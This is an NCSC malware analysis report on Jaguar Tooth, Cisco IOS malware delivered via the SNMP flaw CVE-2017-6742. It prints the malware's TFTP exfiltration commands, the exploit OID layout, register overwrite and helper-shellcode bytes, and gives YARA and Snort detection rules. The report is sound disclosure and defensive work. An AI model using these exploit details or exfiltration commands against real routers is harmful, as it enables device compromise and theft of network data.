National Cyber Security Centre
a part of GCHQ

Jaguar Tooth

Malware Analysis Report

18th April 2023

National Cyber Security Centre
a part of GCHQ

Jaguar Tooth

Cisco IOS malware that collects device information and enables backdoor access

Executive summary

- Jaguar Tooth is non-persistent malware that targets Cisco IOS routers.
- Collects device information and exfiltrates over Trivial File Transfer Protocol (TFTP).
- Enables unauthenticated backdoor access.
- It is deployed and executed via exploitation of the patched Simple Network Management Protocol (SNMP) vulnerability CVE-2017-6742.

Introduction

Jaguar Tooth is non-persistent malware that targets Cisco IOS routers running firmware: `C5350-IS-M, Version 12.3(6)`. It includes functionality to collect device information, which it exfiltrates over TFTP, and enables unauthenticated backdoor access. It has been observed being deployed and executed via exploitation of the patched SNMP vulnerability CVE-2017-6742.

National Cyber Security Centre
a part of GCHQ

Malware details

Metadata

Jaguar Tooth is non-persistent and deployed at various non-contiguous addresses within Cisco IOS memory. The code and data have been extracted from network traffic and as such there is no standard metadata for this malware to include.

MITRE ATT&CK®

This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

Tactic	ID	Technique	Procedure
Defense Evasion	T1556	Modify Authentication Process	Jaguar Tooth patches two authentication functions to grant access to local accounts for Telnet and physical sessions, without checking the provided password.
	T1601.001	Modify System Image: Patch System Image	Jaguar Tooth patches the system image in memory to enable a user authentication bypass.
Initial Access	T1190	Exploit Public-Facing Application	Jaguar Tooth is deployed via an SNMP exploit which grants remote code execution and write-access to the target operating system.
Exfiltration	T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Jaguar Tooth exfiltrates collected device information over TFTP.
	T1020	Automated Exfiltration	Jaguar Tooth contains a hard-coded list of Cisco IOS CLI and Tcl commands which are automatically executed and the results exfiltrated over TFTP.
Collection	T1119	Automated Collection	Jaguar Tooth contains a hard-coded list of Cisco IOS CLI and Tcl commands which are automatically executed and the results exfiltrated over TFTP.
	T1602.002	Data from Configuration Repository: Network Device Configuration Dump	Jaguar Tooth utilises a Cisco IOS CLI command to dump the current device running configuration.

Tactic	ID	Technique	Procedure
Discovery	T1018	Remote System Discovery	Jaguar Tooth performs remote system discovery by utilising Cisco IOS CLI commands to obtain ARP and connected devices information.
	T1083	File and Directory Discovery	Jaguar Tooth enumerates the local flash filesystem by utilising a Cisco IOS CLI command.
	T1016	System Network Configuration Discovery	Jaguar Tooth utilises several Cisco IOS CLI commands to discover the system network configuration.
	T1082	System Information Discovery	Jaguar Tooth discovers system information such as interfaces and software versioning by utilising several Cisco IOS CLI commands.

Functionality

Overview

Jaguar Tooth is composed of a number of payloads and patches, the deployment of which is described in the 'SNMP exploit' section of this report.

It enables unauthenticated backdoor access by patching Cisco IOS authentication routines. This grants access to existing local accounts without checking the provided password, when connecting via Telnet or physical session. Further details are discussed in the 'Functionality (Unauthenticated backdoor)' section of this report.

The malware also creates a new process, called `Service Policy Lock`, that automatically collects information and exfiltrates it over TFTP. This includes device information such as the running configuration, firmware version, directory listing of flash memory, and network information including the Address Resolution Protocol (ARP) and routing tables, interfaces and other connected routers. Further details are discussed in the 'Functionality (Device information exfiltration)' section of this report.

Unauthenticated backdoor

Jaguar Tooth modifies the system's authentication process, allowing unauthenticated access to any local account for any provided password via Telnet and physical sessions. This is achieved by patching `askpassword` and `ask_md5secret` to always return true without checking the provided password.

National Cyber Security Centre
a part of GCHQ

Device information exfiltration

Jaguar Tooth collects and exfiltrates a variety of device information which is gathered using the following Cisco IOS Command Line Interface (CLI) commands:

- `show running-config`
- `show version`
- `show ip interface brief`
- `show arp`
- `show cdp neighbors`
- `show start`
- `show ip route`
- `show flash`

Specifically, Jaguar Tooth executes the following shortened Cisco IOS CLI and Tcl commands, exfiltrating the information over TFTP using the `redirect`, i.e. `r`, command:

- `sleep 5000`
- `enable`
- `sh run | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh ver | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh ip int bri | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh arp | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh cdp neig | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh start | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh ip ro | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `sh fla | r tftp://[IP ADDRESS]/[URL PAGE]`
- `sleep 5000`
- `disable`
- `tclquit`

National Cyber Security Centre
a part of GCHQ

SNMP exploit

Overview

Jaguar Tooth is deployed via exploitation of the patched SNMP vulnerability CVE-2017-6742. This vulnerability was first announced by Cisco on the 29th June 2017, covered under Cisco bug ID CSCve54313, with the fixed software being made available. Additionally, the Cisco published advisory included details of workarounds, including through limiting access to SNMP from trusted hosts only, or by disabling several SNMP MIBs.

This vulnerability causes a stack-based buffer to be overflowed, enabling control of the instruction pointer which can be used to gain remote code execution. This exploit uses Return Oriented Programming (ROP) to overwrite operating system memory and incrementally deploy the malware code over hundreds of iterations.

The vulnerable function targeted by this exploit is reached using the SNMP Object Identifier (OID) `1.3.6.1.4.1.9.9.95.1.2.4.1.3`, which corresponds to `alpsRemPeerConnLocalPort`. By appending additional bytes to the end of the OID, a stack-based buffer can be overflowed.

One of the side-effects of this vulnerability is that any ASCII characters in the additional OID bytes are converted to uppercase, which constrains what data can be written and where. See the 'SNMP exploit (Buffer overflow)' section of this report for further details.

Jaguar Tooth is deployed by writing custom shellcode to memory which can be used to write an arbitrary 4-byte value to any specified address. This shellcode is then called repeatedly to incrementally write Jaguar Tooth into memory. This is described in the 'SNMP exploit (Copy payload)' section of this report.

Once the Jaguar Tooth payloads have been copied into memory, they are individually executed by overflowing the return address of the vulnerable function with their location in memory.

Buffer overflow

The OID used by the SNMP exploit can be broken down as follows:

- `1 - iso`
- `3 - org`
- `6 - dod`
- `1 - internet`
- `4 - private`
- `1 - enterprise`
- `9 - cisco`
- `9 - ciscoMgmt`
- `95 - ciscoAlpsMIB`
- `1 - ciscoAlpsMIBObjects`
- `2 - alpsPeerObjects`
- `4 - alpsRemPeerConnTable`
- `1 - alpsRemPeerConnEntry`
- `3 - alpsRemPeerConnLocalPort`

The vulnerability occurs within `k_alpsRemPeerConnEntry_get` (`0x60E72178`), part of AirLine Protocol Support (ALPS), where a long enough OID causes a stack-based buffer overflow that allows control of registers including the instruction pointer.

The registers that are controllable are those that are saved on the stack which are then restored in the function epilogue as follows:

```
seg000:60E7258C lw      $ra, 0x50($sp)
seg000:60E72590 lw      $s7, 0x4C($sp)
seg000:60E72594 lw      $s6, 0x48($sp)
seg000:60E72598 lw      $s5, 0x44($sp)
seg000:60E7259C lw      $s4, 0x40($sp)
seg000:60E725A0 lw      $s3, 0x3C($sp)
seg000:60E725A4 lw      $s2, 0x38($sp)
seg000:60E725A8 lw      $s1, 0x34($sp)
seg000:60E725AC lw      $s0, 0x30($sp)
seg000:60E725B0 jr      $ra
seg000:60E725B4 addiu   $sp, 0x58
```

A full exploit OID looks similar to the following:

```
1.3.6.1.4.1.9.9.95.1.2.4.1.3.69.65.65.65.65.65.65.65.65.65.65.65.65.65.
65.65.65.65.65.65.65.65.65.65.65.65.65.65.65.65.S0.S0.S0.S0.S1.S1.S1.S1.S2.S2.S2.
S2.S3.S3.S3.S3.S4.S4.S4.S4.S5.S5.S5.S5.S6.S6.S6.S6.S7.S7.S7.S7.RA.RA.RA.RA.
65.65.65.65.65
```

Once converted to hexadecimal, ignoring the common `1.3.6` prefix, the underlying data in relation to the stack is then as follows:

Raw OID bytes

```
01 04 01 09 09 5F 01 02 04 01 03 45 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 S0 S0 S0 S0 S1 S1 S1 S1
S2 S2 S2 S2 S3 S3 S3 S3 S4 S4 S4 S4 S5 S5 S5 S5
S6 S6 S6 S6 S7 S7 S7 S7 RA RA RA RA 41 41 41 41
41
```

SNMP OID	Additional bytes length	Local variables padding
Overflowed registers	Overflowed return address	Padding

SNMP uses ASN.1 to encode OIDs, resulting in multiple bytes representing integers above 127.

The following diagram demonstrates the normal code execution flow and the return from the ROP gadget which calls the copy payload shellcode:



Figure 1: Exploit code execution flow

Copy payload

Uppercasing is disabled using multiple ROP gadgets, the main Jaguar Tooth payload is then copied into memory.

To facilitate this, a short piece of helper shellcode is written into memory after the code section. The shellcode permits an arbitrary 4-byte value to be written to a specified address. This is then invoked repeatedly across multiple exploit packets in order to incrementally write Jaguar Tooth into memory.

The helper shellcode is set back to NULLs after use.

The helper shellcode is as follows:

```
seg000:81689300 sw      $s0, 0($s1)
seg000:81689304 jr      $s2
```

Each of these registers (`$s0`, `$s1` and `$s2`) are controlled, providing an arbitrary 4-byte write.

For example:

Raw OID bytes

```
01 04 01 09 09 5F 01 02 04 01 03 45 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 03 E0 00 08 80 41 5F 44
60 E6 E6 1C 03 03 03 03 04 04 04 04 05 05 05 05
06 06 06 06 07 07 07 07 81 68 93 00 41 41 41 41
41
```

Register s0	Register s1	Register s2

This will cause the shellcode to write `E0 00 08 80` (`$s0`) to `0x80415F44` (`$s1`) and then jump to `0x60E6E61C` (`$s2`), which is the function epilogue of the outer ALPS function.

Payload Execution

Once written into memory, Jaguar Tooth payloads are executed by overflowing the return address of the vulnerable function with their location in memory.

National Cyber Security Centre
a part of GCHQ

Conclusion

Jaguar Tooth is non-persistent malware that targets Cisco IOS routers. Capability includes automated device information collection that is exfiltrated over TFTP and unauthenticated backdoor access. Jaguar Tooth has been observed being deployed via multiple SNMP exploit packets. Whilst the payloads deployed are basic, combined with the exploit this malware is assessed to be of low to medium sophistication.

National Cyber Security Centre
a part of GCHQ

Detection

Rules and signatures

Description	This signature detects the Jaguar Tooth Cisco IOS malware. It looks for the process name, two of the hard-coded commands, and code calling two Cisco IOS functions.
Precision	No false positives have been identified during VT retrohunt queries
Rule type	YARA

```
rule JaguarTooth_Cisco_IOS_payload {
    meta:
        author = "NCSC"
        description = "This signature detects the Jaguar Tooth Cisco IOS
malware. It looks for the process name, two of the hard-coded commands,
and code calling two Cisco IOS functions."
    strings:
        $ = "Service Policy Lock"
        $ = "sleep 5000"
        $ = "tclquit"
        $ = {0C ?? ?? ?? 00 00 30 25 0C ?? ?? ?? 24 04 FF FF 8F BF 00 34}
    condition:
        3 of them
}
```

Description	This signature detects the Jaguar Tooth exploit padding.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth exploit padding"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAA"; distance:1;
within:28; \
                content:"|03 03 03 03 04 04 04 04 05 05 05 05 06 06 06 06
07 07 07 07|"; distance:12; within:32; fast_pattern; \
                sid:230418000; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

Description	This signature detects the Jaguar Tooth payload deployment.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth payload deployment"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAtclq"; distance:1;
within:32; fast_pattern; \
                sid:230418001; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

Description	This signature detects the Jaguar Tooth payload deployment.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth payload deployment"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAenab"; distance:1;
within:32; fast_pattern; \
                sid:230418002; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

Description	This signature detects the Jaguar Tooth payload deployment.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth payload deployment"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAslee"; distance:1;
within:32; fast_pattern; \
                sid:230418003; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

Description	This signature detects the Jaguar Tooth payload deployment.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth payload deployment"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAdisa"; distance:1;
within:32; fast_pattern; \
                sid:230418004; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

Description	This signature detects the Jaguar Tooth payload patch deployment.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth backdoor patch
deployment"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAA|03 81 60 00 08|";
distance:1; within:33; fast_pattern; \
                sid:230418005; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

Description	This signature detects the Jaguar Tooth payload patch deployment.
Precision	This rule has had limited testing but is expected to be of high accuracy.
Rule type	Snort

```
alert udp any 161 -> any 161 (msg:"Jaguar Tooth backdoor patch
deployment"; \
                content:"|2b 06 01 04 01 09 09 5f 01 02 04 01 03|"; \
                content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAA|24 02 00 01|";
distance:1; within:32; fast_pattern; \
                sid:230418006; rev:1; classtype:misc-attack;\
                        metadata:date 2023-04-18;)
```

National Cyber Security Centre
a part of GCHQ

Disclaimer

This report draws on information derived from NCSC and industry sources. Any NCSC findings and recommendations made have not been provided with the intention of avoiding all risks and following the recommendations will not remove all such risk. Ownership of information risks remains with the relevant system owner at all times.

This information is exempt under the Freedom of Information Act 2000 (FOIA) and may be exempt under other UK information legislation.

Refer any FOIA queries to ncscinfoleg@ncsc.gov.uk.